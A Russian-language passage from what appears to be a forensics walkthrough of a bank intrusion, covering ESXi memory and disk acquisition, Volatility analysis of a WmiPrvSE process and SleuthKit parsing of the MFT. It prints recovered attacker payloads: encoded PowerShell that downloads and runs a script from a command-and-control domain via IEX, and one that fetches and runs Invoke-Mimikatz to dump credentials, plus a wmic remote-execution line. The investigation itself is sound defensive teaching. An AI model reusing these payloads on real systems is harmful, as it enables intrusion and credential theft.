
Тем не менее, ровно за два месяца до инцидента (вторая неделя января), картина в значительной степени изменяется. Это было время создания учетной записи **a_update**:



Множественные новые связи исходят с **SV0099**, даже по направлению к рабочим станциям, что крайне необычно для нормального окружения Windows.

Эта звездообразная сетевая структура из января раскрывает один важный факт: **SV0099** вероятнее всего является нашим нулевым пациентом! По всей видимости, атакующий получил свою первую учетную запись администратора домена на этой машине, перешел к созданию своей собственной учетной записи (**a_update**), а затем начал распространение на другие сервера.

Через неделю после этого поток коммуникаций демонстрирует очередное крупное изменение в диаграмме:



Звездообразная сеть сдвинулась в сторону P2P-стиля коммуникаций. **SV0099** перестал быть хабом для атаки. Скорее, каждый сервер поочередно используется для инициирования соединений в направлении других ресурсов.

Это, возможно, означает, что атакующий установил бэкдоры на эти сервера, и поэтому может напрямую выполнять команды для получения файлов или pivot-продвижения на другие сервера, если понадобится.

SV0099 мог бы стать нашей следующей целью для экспертизы, но есть опасение, что уже слишком поздно, чтобы можно было получить какие-либо интересные артефакты из памяти. Двух месяцев более чем достаточно, чтобы улики из памяти были уничтожены.

После обсуждения с IT-командой, мы принимаем решение обратиться к серверу **SV0088**, поскольку согласно сетевому потоку он по-прежнему отправляет значительное количество RPC-пакетов, большая часть из которых, вероятно, вредоносные.

Кроме того, на нем хранятся некоторые важные файлы, которыми совместно пользуется совет директоров корпорации. Для них критически важно иметь конкретные доказательства касаясь того, что хакер смог прибрать к своим рукам.

Наша основная задача, с другой стороны, это поиск вредоносных пейлоадов, IP-адресов, всего того, что сможет дать нам больше улик для определения других зараженных машин.

Мы также просим ответственных за файрвол и прокси:

- Сообщить обо всех удаленных IP-адресах, с которыми эти подозрительные сервера коммуницировали за последний месяц. Это должно раскрыть больше C2C-серверов.
- Найти все внутренние сервера, отправлявшие RPC или SMB трафик на **SV0099** в январе. Нам нужно знать, как изначально атакующий оказался на этой машине.


Раунд 2

Доступ к компьютеру Барни был простой задачей, мы просто узнали у его коллег, где его рабочее место, и удостоверились в IT-отделе, что это действительно его основной компьютер.


Доступ же к серверу **SV0088** требует совсем другого подхода. Все сервера в LeoStrat виртуализованы гипервизорами ESXi - почитайте на сайте VMware об этом мощном аппаратном гипервизоре - это позволяет облегчить развертывание и поддержку.

Вместо того, чтобы отправиться за 50 миль в дата-центр для снятия сырых копий в охлажденных машинных залах, мы прихлебываем кофе в кресле Aeron, собирая форензик-улики.

Мы используем официальный инструмент vSphere для доступа к узлу ESXi. На левой панели вы можете увидеть все виртуальные машины LeoStrat, на правой панели их спецификации виртуализованного оборудования:



ESXi хранит папку (или хранилище данных) по каждой виртуальной машине. Она содержит данные логов (время работы, аппаратные ошибки и проч.), файл разметки жесткого диска машины (файл **VMDK**) и дамп памяти (файл **VMEM**):



Кажется, процесс извлечения был полностью проведен для нас со стороны ESXi. Идеальная настройка, не так ли? Почти. VMDK-файл - это точная копия жесткого диска, так что мы можем просто скопировать ее во временную общую папку Windows, которую мы настроили на обычной рабочей станции.

VMEM-файл, однако, далек от того, чтобы являться подлинной копией текущего состояния памяти.

Согласно VMware⁶⁵, издателю ESXi, VMEM-файлы - это “страничные файлы” (файлы подкачки), используемые гипервизором для дампа памяти на диск. Операция разбиения памяти на страницы происходит по определению в регулярные интервалы (x минут или x часов) для сброса памяти на диск, и таким образом не точно отражает ее текущее или настоящее состояние.

Чтобы заставить ESXi сбросить память на диск, нам нужно перевести виртуальную машину **SV00088** в режим ожидания. Будет создан файл со снапшотом (расширение VMSS), который мы сможем смержить с текущим VMEM-файлом для получения актуального дампа памяти.

Мы используем утилиту **vmss2core** из VMware Labs⁶⁶, чтобы выполнить объединение, с опцией “-w8”, поскольку имеем дело с Windows Server 2012:

```
E:\>vmss2core-sb-8456865.exe -w8 "Wind 2012 x64.vmem" "Wind 2012 x64.vmss"
vmss2core version 8456865 Copyright (C) 1998-2017 VMware, Inc. All rights reserved.
scanning pa=0 len=0x10000000
... 10 MBs written.
... 20 MBs written.
... 30 MBs written.
```

Утилита дает на выходе единый файл дампа памяти, который мы сможем закинуть в **Volatility** позже.

Учитывая, что извлечение диска и памяти были выполнены вручную, нам нужно не забыть проставить хэш и временную метку, затем дважды продублировать USB-флешку в целях резервного копирования.

⁶⁵ https://www.vmware.com/support/ws55/doc/ws_learning_files_in_a_vm.html

⁶⁶ <https://labs.vmware.com/flings/vmss2core#requirements>

```
PS> date | out-file -append ".\hash_sv0088.txt"

PS> Get-FileHash ".\sv0088_disk.vmdk" | Format-List | out-file -append
".\hash_sv0088.txt"

PS> Get-FileHash ".\mem_sv0088.dmp" | Format-List | out-file -append
".\hash_sv0088.txt"
```

Эта машина была, вероятно, скомпрометирована несколько недель назад, поэтому есть малая вероятность, что мы сможем найти оригинальную малварь, использованную для закрепления на машине.

Однако, учитывая, что атакующий усиленно использовал эту машину для запуска кода и распространения на другие машины, мы можем рассчитывать на какой-нибудь остаточный код в памяти или - скрестим пальцы - даже файлы на диске, если он немного “подзабил”.

Из консоли vSphere мы знаем, что имеем дело с 64-битным Windows Server 2012, что облегчает нам выбор правильного профиля **Volatility: Win2012x64**.⁶⁷

```
root@Guard:~/volatility python vol.py --info
Volatility Foundation Volatility Framework 2.6
Profiles
-----
VistaSP0x64      - A Profile for Windows Vista SP0 x64
VistaSP0x86      - A Profile for Windows Vista SP0 x86
VistaSP1x64      - A Profile for Windows Vista SP1 x64
[...]
Win2012R2x64     - A Profile for Windows Server 2012 R2 x64
Win2012x64       - A Profile for Windows Server 2012 x64
Win2016x64_14393 - A Profile for Windows Server 2016 x64
[...]
```


⁶⁷ Альтернатива плагину imageinfo - это kdbscan. Этот плагин ищет структуру отладки ядра, которая хранит ключевую информацию о системе, и помогает Volatility решить, какой профиль лучше подойдет для дампа памяти.

Окей... с чего начать? Если мы посмотрим на карту трафика, которую изобразили ранее, то заметим, что атакующий активно полагается на RPC для прыжков с одного сервера на другой.

Откладываем в сторону WinRM (используемый при помощи PowerShell-команды **Enter-PSSession**) и вместо этого сосредоточимся на инструментах для pivoting и техниках с использованием RPC: WMI (и его вариантах **invoke-WmiMethod**, **Get-WmiObject** и так далее).⁶⁸

Удаленное соединение при помощи WMI создает на целевой машине процесс под названием **WmiPrvSE.exe**, который затем порождает какую-либо команду от пользователя через WMI.

Данная вырезка из **Process Explorer**⁶⁹ на тестовой машине демонстрирует это:



explorer.exe	0.03	52,840 K	74,448 K	1868 Windows Explorer	Microsoft Corporation
SppExtComObj.Exe		1,128 K	4,580 K	2224 KMS Connection Broker	Microsoft Corporation
ServerManager.exe		90,856 K	50,060 K	2272 Server Manager	Microsoft Corporation
WmiPrvSE.exe		1,688 K	5,988 K	1164 WMI Provider Host	Microsoft Corporation
WmiPrvSE.exe		1,980 K	5,988 K	2324 WMI Provider Host	Microsoft Corporation
WmiPrvSE.exe		46,124 K	50,740 K	2980 Windows PowerShell	Microsoft Corporation
conhost.exe	0.01	1,472 K	3,804 K	2216 Console Window Host	Microsoft Corporation
notepad.exe	< 0.01	976 K	3,964 K	3064 Notepad	Microsoft Corporation

```
wmic /node:192.168.1.18/user:admin/password:Admin861 powershell
```

Данная команда породила **WmiPrvSE.exe** и **PowerShell.exe**. Последующий вызов WMI создал другой процесс: **"notepad"**. Как только команда будет выполнена - notepad, PowerShell или любые другие дочерние процессы немедленно завершатся... за исключением **WmiPrvSE**.

⁶⁸ Psexec тоже использует RPC, но он также использует порт 445 для создания файла на диске и регистрации его как службы. Хотя мы можем и не найти службу в памяти, мы все же можем поискать соответствующие ID событий 4697 или 7045 при анализе логов событий, хранимых на диске, позже при необходимости.

⁶⁹ <https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer>

Он остается в памяти на какое-то время. Это могут быть секунды, минуты или часы, в зависимости от различных параметров. Поскольку **WmiPrvSE** отвечает за парсинг и исполнение WMI-команд, может быть, и можно только надеяться на это, что эти команды по-прежнему хранятся в переменных внутри его адресного пространства... в этом случае это будет круто!

Мы не только подтвердим наш анализ сетевого потока, но и сможем украдкой взглянуть на пейлоад атакующего!

Давайте разберемся шаг за шагом и вначале запустим плагин **psscan** для отслеживания всех структур **_EPROCESS** в памяти:

```
root@Guard:~/volatility python vol.py -f /root/mem_sv0088.dmp --  
profile=Win2012x64 psscan
```

```
Volatility Foundation Volatility Framework 2.6  
Offset(P)      Name                PID  PPID PDB                Time created  
-----  
0x000000003da17940 explorer.exe        2004  1908 0x00000000034036000 2017-03-14 12:35:39 UTC+0000  
0x000000003da61080 powershell.exe     1716  2004 0x00000000027d9f000 2017-03-14 12:37:05 UTC+0000  
0x000000003daa8080 SppExtComObj.E     2316  528 0x0000000001bf7c000 2017-03-14 12:35:41 UTC+0000  
0x000000003daee940 conhost.exe        2216  1716 0x000000000116cd000 2017-03-14 12:37:05 UTC+0000  
0x000000003db33080 WmiPrvSE.exe       2508  528 0x00000000022f0a000 2017-03-14 12:35:48 UTC+0000  
0x000000003db5f940 VBoxTray.exe      2596  2004 0x000000000252ed000 2017-03-14 12:35:51 UTC+0000  
0x000000003dbeb940 svchost.exe        2664  528 0x00000000026112000 2017-03-14 12:35:51 UTC+0000
```

Отлично. **Volatility** нашел остаточную копию процесса **WmiPrvSE** в памяти. Это было неизбежно, учитывая, что атакующий плотно использовал эту машину в последнее время.

Наш следующий шаг - сделать дамп всего адресного пространства этого процесса при помощи плагина **memdump** в **Volatility**. **Memdump** парсит дерево дескрипторов виртуальных адресов (VAD), сохраняя страницы памяти, выделенные процессу, и копируя их содержимое в файл на диск. Далее мы можем просмотреть этот файл при помощи любимого инструмента аналитиков: **grep**!


```

root@Guard:~/volatility python vol.py -f /root/mem_sv0088.dmp --
profile=Win2012x64 memdump -p 2508 -D /root/output/sv0088/

Volatility Foundation Volatility Framework 2.6
*****

Writing WmiPrvSE.exe [2508] to 2508.dmp

```

Идея состоит в том, чтобы поискать классические пейлоады, используя базовые поисковые паттерны: “cmd.exe /c”, “powershell.exe”, “cmd.exe”, “-scriptblock” и проч. Конечно, ожидаем большое количество ложноположительных срабатываний. Трудно предположить, какой мусор будет в памяти, но мы надеемся найти несколько сияющих драгоценностей:

```

root@Guard:~/output/sv0088/ strings 2508.dmp |grep -i "powershell.exe"
|less

```

```

powershell.exe -W hidden -enc JABiAHIAbwB3AHMAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTANhKAcwB0AGUAbQAU
AHMAIAA9AFsAUwB5AHMAAdABLAG0ALgB0AGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0A0gA6AEQAZQBmAGEAdQBsAHQ
PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0;c:
s\Binn;c:\Program Files\Microsoft SQL Server\100\DTS\Binn\
PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
NestedModules="Microsoft.PowerShell.ConsoleHost.dll"

```

Эта длинная PowerShell-команда крайне подозрительна! Декодируем base64-пейлоад, чтобы увидеть, что прячется внутри:

```

root@Guard:~/output/sv0088/ echo "
JABiAHIAbwB3AHMAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTANhKAcwB0AGUAbQAUAE4AZQ[...]"
|base64 -d

$browser = New-Object System.Net.WebClient;

$browser.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredentials;

IEX($browser.DownloadString("https://akan0871fajdzaiad.097JQdc.com/13K08QSIjadeze"));

```

Бинго! Этот пейлоад загружает какой-то рандомный скрипт (DownloadString) с очередного C&C-сервера и выполняет его в памяти при помощи команды IEX (Invoke-Expression), не оставляя

совершенно никаких следов на диске. Мы вручную выгружаем пейлоад, используя `wget`, но разрешение имени терпит неудачу.

```
root@Lab:~/volatility# wget https://akan0871fajdzaiad.097JQdc.com/13K08QSIjadeze
--2017-07-16 15:03:20-- https://akan0871fajdzaiad.097jqdc.com/13K08QSIjadeze
Resolving akan0871fajdzaiad.097jqdc.com (akan0871fajdzaiad.097jqdc.com)... failed:
wget: unable to resolve host address 'akan0871fajdzaiad.097jqdc.com'
```

Кажется, домен не зарегистрирован. Правда ли это? Атакующий на всякий случай создал бэкдор - скрипт, подгружающий команды и выполняющий их - но не потрудился зарегистрировать соответствующее имя домена?⁷⁰

Что ж, тогда мы сделаем это за него! Спешим на GoDaddy (или к любому другому регистратору доменов) и заказываем имя домена.

Search Again

Yes! Your domain is available.

097jqdc.com

~~£12.99*~~ **£0.99***
when you register for 2 years or more.
1st year price £0.99 Additional years £12.99

Размещаем небольшой веб-сервер для логирования всех входящих запросов; таким образом мы получим исчерпывающий список всех зараженных машин. Не забудьте прописать HTTP-заголовок **X-Forwarded-For**⁷¹, иначе мы будем получать один и тот же IP прокси для всех соединений:

⁷⁰ Вы можете подумать, что никакой реальный атакующий не допустит подобную глупость, не так ли? Почитайте про программу-вымогателя WannaCry. Именно это и произошло:

<https://www.malwaretech.com/2017/05/how-to-accidentally-stop-a-global-cyber-attacks.html>

⁷¹ <https://chriswiegman.com/2014/05/getting-correct-ip-address-php/>

```

2.207.109.211 - 10.30.10.88 - [14/Mar/2017:13:30:12 +0000] "GET /13K08QSIjadeze HTTP/1.1"
2.207.109.211 - 10.30.10.88 - [14/Mar/2017:14:00:13 +0000] "GET /13K08QSIjadez HTTP/1.1"
2.207.109.211 - 10.30.10.88 - [14/Mar/2017:14:30:15 +0000] "GET /13K08QSIjadeze HTTP/1.1"
2.207.109.211 - 10.30.10.88 - [14/Mar/2017:15:00:12 +0000] "GET /13K08QSIjadeze HTTP/1.1"
2.207.109.211 - 10.30.10.88 - [14/Mar/2017:15:30:15 +0000] "GET /13K08QSIjadeze HTTP/1.1"
2.207.109.211 - 10.30.10.88 - [14/Mar/2017:16:00:26 +0000] "GET /13K08QSIjadeze HTTP/1.1"

```

Возвращаемся обратно к нашему форензик-анализу и продолжаем искать странные PowerShell-команды. Поскольку мы знаем, что атакующий использует формат “-enc [base64_string]”, то фокусируемся в основном на этом паттерне:

```

root@Guard:~/output/sv0088/ strings 2508.dmp |grep -i "powershell.exe -W
hidden -enc"

powershell.exe -W hidden -enc
JABiAHIAbwB3AHMAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTANKAcwB0AGUA[...]
powershell.exe -W hidden -enc
JABiAHIAbwB3AHMAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTANKAcwB0AGUAbQAuAE

```

И снова удача! Второй пейлоад для декодирования:

```

root@Guard:~/output/sv0088/ echo "
JABiAHIAbwB3AHMAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTANKAcwB0AGUAbQAuAE4AZQ[...]"
|base64 -d

$browser = New-Object System.Net.WebClient;
$browser.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredentials;

IEX($browser.DownloadString("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-
Mimikatz.ps1"));
Invoke-mimikatz | out-file -append "C:\users\public\appdata\local\temp.pdt"

```

Интересно! Кажется, атакующий использует PowerShell-версию **Mimikatz**, которая собирает все учетные записи, присоединенные к машине. Затем она сохраняет результат в файл **C:\users\public\appdata\local\temp.pdt**. Давайте запустим плагин **filescan**, чтобы проверить, сможем ли мы сgrabить копию прямо из памяти:

```

root@Guard:~/output/sv0088/ python vol.py -f /root/mem_sv0088.dmp --
profile=Win2012x64 filescan
Volatility Foundation Volatility Framework 2.6
Offset(P)          #Ptr    #Hnd Access Name
-----

```

Неудача. Кажется, PowerShell закрыл дескриптор на файл. Ничего страшного, мы получим его, используя стандартный анализ диска позже.

Мы продолжаем искать другие подозрительные команды в этом пространстве памяти, но находим одни и те же пейлоады. Кажется, мы высушили колодец, которым является `WmiPrvSE.exe`.

Учитывая, что доменное имя, которое мы обнаружили ранее, было неактивным, стоит проверить другие возможные имена доменов или IP-адреса, с которыми недавно контактировала машина. Запускаем плагин `netscan`⁷² для сбора любых объектов, хранящих сетевую информацию в памяти:

TCPv4	0.0.0.0:3389	0.0.0.0:0	LISTENING	1884	svchost.exe
TCPv4	0.0.0.0:3389	0.0.0.0:0	LISTENING	1884	svchost.exe
TCPv6	:::3389	:::0	LISTENING	1884	svchost.exe
TCPv4	10.30.10.88:49154	110.232.64.190:443	CLOSED	-1	
TCPv4	10.30.10.88:13591	151.101.120.133:443	CLOSED	-1	
UDPv4	0.0.0.0:0	*:*		912	svchost.exe

Интересно! У нас есть два закрытых соединения в направлении удаленных IP-адресов. Игнорируем PID, выставленный на -1; указатель на эту структуру, должно быть, поврежден, поскольку объект был освобожден какое-то время назад. Из двух IP-адресов, один является “ложно” положительным. Можете угадать, какой именно?

151.101.120.133 резолвится в `raw.githubusercontent.com`. Правильно, он был использован PowerShell-скриптом для загрузки и

⁷² Connscan и sockscan используют TCP объекты, отсутствующие в Windows 2012, отсюда необходимость в использовании плагина netscan.

запуска **Mimikatz**; но все же это легитимный веб-сайт, так что мы можем вычеркнуть его из списка вредоносных артефактов.

Другой IP-адрес, однако, не резолвится в доменное имя, и находится в Индонезии, вряд ли можно ожидать такое от внутреннего сервера европейского банка:

```
inetnum:      110.232.64.0 - 110.232.64.255
netname:      NUSANET-MDN
descr:        PT. Media Antar Nusa
descr:        Internet Service Provider
descr:        Medan
country:      ID
admin-c:      RS98-AP
```

Мы добавляем его в список потенциальных C2C-серверов, на всякий случай. Это, конечно, порождает вопрос: “Как машина связывается с этим IP-адресом?” Похоже, что эта информация потеряна в памяти.

Если это действительно бэкдор, мы могли бы терпеливо подождать, пока он не придет в действие в следующий раз, затем поспешить снять дампы памяти. Это могло бы сработать.


Однако, будет гораздо быстрее проанализировать основные места на диске, в которых атакующие обычно настраивают свой механизм закрепления. Как упоминалось ранее, идеальным местом для поиска бэкдоров являются ключи реестра.

Есть множество способов достижения устойчивости, но ключи реестра, безусловно, являются наиболее надежными и часто используемыми атакующими. Для этого нам нужно извлечь файлы с кустами реестра, в которых хранятся все ключи, и поискать подозрительные данные. А следовательно, самое время углубиться в анализ диска.⁷³

⁷³ Мы могли бы собрать ключи реестра из дампа памяти, но мы получим только поднабор текущих используемых ключей. Кроме того, поскольку процесс, который мог установить ключи для закрепления, уже давно исчез, мы в любом случае не найдем интересные нас ключи.

Анализ диска

VMDK-файл, который мы выгрузили ранее, является копией полного жесткого диска, выделенного для виртуальной машины. Обычно физический жесткий диск повторяет структуру, изображенную ниже:



Хотя в VMDK-файле нет кода прошивки, стоит отметить, что на стандартном диске этот код выполняет ключевые операции (контроль дефектов, диагностические проверки на старте и проч.).

Он не доступен для операционной системы, а следовательно, в большинстве случаев, мало используется, хотя некоторые исследователи сообщают о способах злонамеренного использования инструментов диагностики с целью сокрытия данных в этой части диска. Как бы то ни было, это слишком дорогостоящая и медленная операция, чтобы использовать ее в реальной жизни (по крайней мере, пока что).

Главная загрузочная запись (MBR) - это таблица, которая находится в первом доступном логическом цилиндре (адрес 0 на диске).

Это 512-байтная структура, которая описывает схему разделов (количество разделов, в каком из них хранится основная операционная система и так далее), в ней также содержится исполняемый код, который передает управление загрузочному

сектору первичного раздела, который в свою очередь загружает операционную систему.



Загрузочный сектор загружает архитектуру NTFS⁷⁴

Внутренняя структура раздела сильно зависит от установленной в него операционной системы. Windows, например, использует файловую систему NTFS для организации файлов и директорий в разделе.

NTFS-раздел начинается с таблицы загрузочного сектора, которая загружает операционную систему Windows.⁷⁵ За ней следует главная файловая таблица (MFT), это глобальный индекс, хранящий метаданные всех файлов и директорий в разделе.

⁷⁴ [https://technet.microsoft.com/en-us/library/cc781134\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc781134(v=ws.10).aspx)

⁷⁵ Резервный загрузочный сектор находится рядом с окончанием раздела.

Каждому файлу или директории выделяется отдельная запись в таблице MFT, в которой хранятся их атрибуты (даты создания, изменения и доступа, адреса блоков, права доступа, файлы в папке и т.д.).

При проведении анализа диска все, что нам нужно - это распарсить MFT, чтобы точно понять, что произошло на диске во время атаки: какие файлы были модифицированы, созданы, скрыты и так далее.

Основное преимущество в парсинге MFT по сравнению с простым монтированием раздела при помощи стандартных инструментов (`mount` в Linux) заключается в возможности анализа каждого уголка секторов, выделенных под систему.

Подобным образом мы можем извлекать удаленные файлы, выявлять скрытые данные (альтернативные потоки данных)⁷⁶, проверять целостность MFT, анализировать поврежденные секторы, получать неиспользуемое пространство⁷⁷ и так далее.

VMDK-файл, который мы извлекли ранее, повторяет практически такую же структуру, как и у обычного жесткого диска.

Поскольку мы в большей степени заинтересованы в системных файлах, измененных атакующим для достижения устойчивости, нам нужно найти адрес правильного раздела, содержащего операционную систему, чтобы извлечь релевантные файлы. Будем использовать фреймворк **SleuthKit**, набор форензик-инструментов, чтобы распарсить структуры и метаданные диска **SV0088**:

```
root@Guard:~/ mmls -i afflib sv0088_disk.vmdk
```

⁷⁶ <http://www.forensicfocus.com/hidden-data-analysis-ntfs>

⁷⁷ <http://www.sleuthkit.org/sleuthkit/man/blks.html>

```
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors
```

	Slot	Start	End	Length	Description
000:	Meta	0000000000	0000000000	0000000001	Primary Table (#0)
001:	-----	0000000000	0000002047	0000002048	Unallocated
002:	000:000	0000002048	0000718847	0000716800	NTFS / exFAT (0x07)
003:	000:001	0000718848	0083884031	0083165184	NTFS / exFAT (0x07)
004:	000:002	0083884032	1060446534	0976562502	NTFS / exFAT (0x07)

SleuthKit по умолчанию не работает с VMDK-файлами. Нам нужно добавить опцию “-i”, загружая расширение **afflib**. Если вы под классической Ubuntu, а не под Kali, вам также нужно будет скачать набор инструментов **afflib**.⁷⁸

Как показывает **mmls**, диск содержит три выделенных NTFS-раздела:

- Раздел 1 размером в 716 800 секторов (367 МБ)
- Раздел 2 размером в 83 165 184 секторов (42 ГБ)
- Раздел 3 размером в 976 562 502 секторов (500 ГБ)

Первый раздел слишком мал, чтобы держать операционную систему, и поэтому, должно быть, хранит данные для восстановления. Третий раздел слишком велик для системных данных и, вероятно, содержит общие сетевые ресурсы. Мы делаем ставку на второй раздел и исследуем его MFT, используя утилиту **fls** (также в составе **SleuthKit**):

⁷⁸ `sudo apt-get install afflib-tools`

```

root@Guard:~/ fls -i afflib -o 718848 sv0088_disk.vmdk

r/r      4-128-4 :      $AttrDef
r/r      8-128-2 :      $BadClus
r/r      6-128-1 :      $$BadClus:$Bad
r/r      7-128-4 :      $Bitmap
r/r      7-128-1 :      $Boot
r/r      0-128-6 :      $MFT
r/r      1-128-1 :      $MFTMirr
[...]
d/d      58-144-1 :      PerfLogs
d/d      59-144-6 :      Program Files
d/d      78-144-6 :      Program Files (x86)
d/d      94-144-6 :      ProgramData
d/d      137-144-5 :     Users
r/r      182-144-5 :     Windows
[...]

```

Выбор был правильным! В первом столбце нам сообщается, с чем мы имеем дело - файл или директория (значение `*/*` означает, что запись была удалена), во втором столбце находится уникальный идентификатор записи (называемый **inode**, **137-144-5** для папки `C:\users`), и наконец, в третьем столбце содержится имя ресурса. Файлы, которые начинаются со знака `$`, являются частью файловой системы NTFS (таблица MFT хранится в файле под названием `$MFT`, а ее резервная копия в `$MFTMirr`).

Помните тот интересный файл, в который сохранялись учетные данные? Он находится в `"C:\users\administrator\appdata\local\"`. Чтобы попасть туда, мы спускаемся по дереву каталогов, предоставляя соответствующий **inode** команде `fls`, до тех пор, пока не достигаем файла `temp.pdt`:

```

root@Guard:~/ fls -i afflib -o 718848 sv0088_disk.vmdk 137-144-5

d/d  68651-144-6 :      Administrator
d/d  13756-144-1 :      All users
d/d  138-144-5  :      Default
d/d  174-144-5  :      Default
[...]

root@Guard:~/ fls -i afflib -o 718848 sv0088_disk.vmdk 68651-144-6 [...]

root@Guard:~/ fls -i afflib -o 718848 sv0088_disk.vmdk 686678-144-1
d/d  68742-144-1 :      Application Data
d/d  68744-144-1 :      History
d/d  68680-144-1 :      Microsoft
